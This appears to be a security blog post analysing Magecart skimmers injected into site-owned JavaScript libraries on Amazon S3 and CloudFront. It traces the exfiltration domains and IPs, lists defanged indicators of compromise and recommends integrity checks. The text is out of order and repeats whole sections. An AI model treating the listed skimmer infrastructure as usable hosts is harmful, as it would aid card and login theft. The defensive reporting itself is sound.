
As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.


### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.


The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.



Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

